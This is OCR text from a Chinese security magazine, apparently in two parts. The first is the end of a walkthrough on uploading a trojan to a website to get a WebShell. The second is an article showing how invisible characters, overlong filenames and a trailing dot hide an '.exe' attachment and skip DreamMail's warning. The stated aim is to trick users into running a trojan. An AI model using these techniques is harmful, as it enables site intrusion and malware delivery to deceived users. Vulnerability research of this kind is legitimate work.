


图 9




图 10

这里一定要注意，显示出上传页面并不表示Session已经被写入，这个时候需要刷新一下，然后单击“浏览”上传我们准备好的木马文件（木马文件要改成支持的文件后缀）。上传后会弹出一些错误，无论是否单击“是”按钮都可以上传成功。当弹出“网页正在试图关闭”时一定要选择“否”，因为我们需要查看上传文件名，如图11所示。




图 11




图 12




图 13

在网页空白区域查看源码就能看到上传路径了，直接连接即可获得一个 WebShell，如图 12 和图 13 所示。至此，入侵检测就算大功告成了。

本次第二期基础议题主要是让大家不要认为入侵一个网站就必须利用注入漏洞从后台进入，还有很多方法可以实现入侵网站的目的的。比如本期议题中的找前人挖掘过的漏洞并加以利用，拿到 Webshell，就是一个很好的选择。

前置知识：无
关键词：脚本、DreamMail、跨域脚本漏洞



揭示绕过 DreamMail 安全限制与邮件跨域执行双重漏洞

文/图 爱无言

DreamMail 是一款专业的电子邮件客户端软件，具有非常丰富的用户功能，其中最引人注意的地方是：DreamMail 能自动检测破坏性邮件，增强系统安全和全面支持 HTML 邮件。你一定会诧异，为什么我偏偏选中这两个功能来作为研究的目标。“自动检测破坏性邮件”这一条体现的是 DreamMail 软件的安全性，而我们正好想要找出 DreamMail 的安全漏洞，所以不得不测试一下，DreamMail 的安全性是不是如同它宣传的那样好。“全面支持 HTML 邮件”是邮件客户端软件最为常用的一个功能，但却往往成为恶意攻击者利用的短板，因为很多时候，邮件客户端软件如果不能正确处理恶意的 HTML 邮件将会触发脚本执行漏洞，甚至会导致用户系统上的数据信息泄露给远程攻击者。

我们首先来测试一下 DreamMail 所谓的“自动检测破坏性邮件”包含哪些功能。最简单的一个测试就是看 DreamMail 对带有可执行文件格式的附件是否会采取一定的警告措施。一般来说，当邮件客户端软件接收到邮件后，对于邮件中附带的文件格式应该采取监视，如果此刻的附件属于可执行文件格式，那么当用户试图打开该邮件附件时，邮件客户端软件将给出警告提示，或者调用杀毒软件进行安全检查后，提示用户是否选择运行该附件。这也是由于以前有很多木马

病毒程序就是通过邮件中可执行文件格式的附件来实现广泛传播与扩散的。既然 DreamMail 带有“自动检测破坏性邮件”的功能，那么对于可执行文件格式的附件就应该采取一定的安全限制措施。为此，我们创建一封带有可执行文件格式附件的邮件，利用 DreamMail 软件接收该邮件后，当我们试图打开该附件时，DreamMail 软件给出了一个警告提示，如图 1 所示。




图 1

毫无疑问，DreamMail 没有辜负我们对它的期望，给出了一个相当详细的警告提示，相信一般的用户看到这个提示，说什么也不会选择“是”来打开邮件中带有的可执行文件格式附件了。

现在，轮到我们出场了。图 1 的警告是不是说明 DreamMail 对可执行文件格式附件的安全限制就十分可靠呢？我们能不能绕过这个安全限制，欺骗用户去执行恶意邮件中的木马病毒程序呢？

我们有三个地方需要突破，第一个地方是 DreamMail 会在主窗口的右侧显示出邮件中附件文件的全称，如图 2 所示。这里太明显了，一个 exe 后缀名，稍微懂点电脑的人看了都知道这是一个可执行文件，不能轻易去点击执行。为此，我们需要将这个地方进行伪装，至少不能显示出如此明显的 exe 后缀名。




图 2

如果注意看过我曾经写过关于腾讯浏览器地址栏欺骗漏洞一文的朋友，一定记得我提到的关于不可视字符的概念。所谓不可视字符，就是在 Windows 视窗环境下，不明显显示为黑色字符的字符。传统的不可视字符是说那些 ASCII 码小于 20 以下的字符，这些字符对于我们现在来说是会被 DreamMail 过滤的（这个测试不完全，但是部分字符是被过滤的），为此，我们必须制造组合式的不可视字符，这可以利用编程来实现，当然也可以直接利用我给你的这个组合“AB EA”。在十六进制环境下创建这个组合，然后切换成文本显示，会发现如果不用鼠标进行全选，根本看不出任何字符。

所以，我们可以利用 Winhex 创建这个不可视组合，然后将一个 exe 文件命名为“test+这个不可视组合+.exe”这样的文件名称，此时要注意，我们需要将这个不可视组合多复制几遍，目的是为了能够在图 2 中将“exe”这三个字符不显示在有限的DreamMail窗口中，如图3所示。

看到了吗？此刻 DreamMail 的右下方已经不能显示可执行文件的全部名称，只是一个 test 字符，一般人很难注意到其实这是一个可执行文件（除非看那个窗口图标，但是继续后面的欺骗，就会将用户的防备心理大大降低）。当我们在 DreamMail 的右下方窗口双击这个可执行附件时，DreamMail 会出现一个新的窗口，如图 4 所示。




图 3




图 4

这又是一个需要我们来突破的地方。在这里，DreamMail 清晰地给用户提示当前的附件名称，同时给出文件类型为“application/x- msdownload”，除去明显的附件名称，application 这个单词就代表着可执行文件格式的意思，相信用户看到这个也不会选择“打开”按钮的。其实，这个文件类型来源于原始邮件中的这个地方：“Content-Type:application/x-msdownload;”。这是邮件格式标准要求中所规定的内容，代表了邮件内容的类型信息。一般情况下是不能被轻易修改的（当然，我们可以直接对原始邮件进行恶意修改来绕过这个提示，但问题是，我们必须让 exe 这个名称消失，这才是最关键的地方）。

怎么办？不要急，我们再次加长前面伪造的“test+这个不可视组合+.exe 文件”名称（这一步可以对原始邮件内容进行修改，因为这样的文件名称的长度会大于 256 个字符，就不能利用普通的重命名附件文件名称，然后再上传发送邮件的方法来实现了。不过在测试中还是可以的，因为我们发现 240 个字符就可以成功实现下面的目的了）。将其中的不可视字符组合大量复制，再次让 DreamMail 接收该邮件，打开附件，这一次看看效果吧，如图 5 所示。




图 5

是不是有点不可思议？怎么文件名和文件类型都

成了空白？其实是因为 DreamMail 创建的这个对话框在接收文件名时，每一行长度有限，过长的文件名就会造成文件名称被顶出格。而我们这里用的又是不可视字符组合，文件名当然就成空白了。其实大可不必这样，只要文件名中的“exe”字眼消失就行。这一次我们已经成功将文件名、文件类型中的敏感字眼弄消失了，如果将可执行文件的图标再改成 word 的样子，DreamMail 就会显示出 doc 文件的图标，这样更加容易迷惑用户（我这里测试用的可执行文件是“Windows 按钮突破专家”，所以图标就是那个炸弹的标志）。

至此，我们已经突破了 DreamMail 运行可执行附件的两个敏感点，最后一个就是图 1 的警告对话框。这个警告对话框可没有任何能够被我们的不可视字符所能占据的地方，我们也不可能通过过长的文件名来实现对警告对话框内容的修改怎么办?

天无绝人之路，Windows 下的命名机制帮助了我们。当我们给一个以 exe 结尾的文件再次重命名时，在 exe 后加一个小数点后，该小数点会自动被 Windows 删除，因为 Windows 不认为有空类型的文件格式。那么，对于 DreamMail 来说，它判断用户打开的附件是一个可执行文件格式时，肯定是借助对文件名称中最后一个小数点位置后的字符串来进行判断的。这个时候，我们如果将文件名称“test+这个不可视组合+.exe”，变为“test+这个不可视组合+.exe.”，那么 DreamMail 就判断不出这个文件的具体类型了，从而不会给出安全警告提示。

说到这里，DreamMail 其实很有意思，当我们接收到一封邮件后，DreamMail 已经将这份邮件的内容下载到本地的临时文件夹中，其中就放有附件文件，也就是我们测试用的可执行文件“Windows 按钮突破专家”，而 f_temp0.htm 则包含了邮件内容的主体，如图 6 所示。




图 6

DreamMail 从邮件头中获取文件名称判断附件类型，这个时候它所用的算法和它在用户打开附件时判断附件类型的算法貌似有一些不同，应该是少了空后缀名称的判断，不然怎么既然判断出附件是可执行文件格式，后面在用户打开该附件时，却会被一个小数点而绕过安全警告提示呢?

这一次我们选择“打开”按钮，会发现 DreamMail 丝毫没有给出任何安全警告提示，而是直接运行了我们测试用的 Windows 按钮突破专家，如图 7 所示。

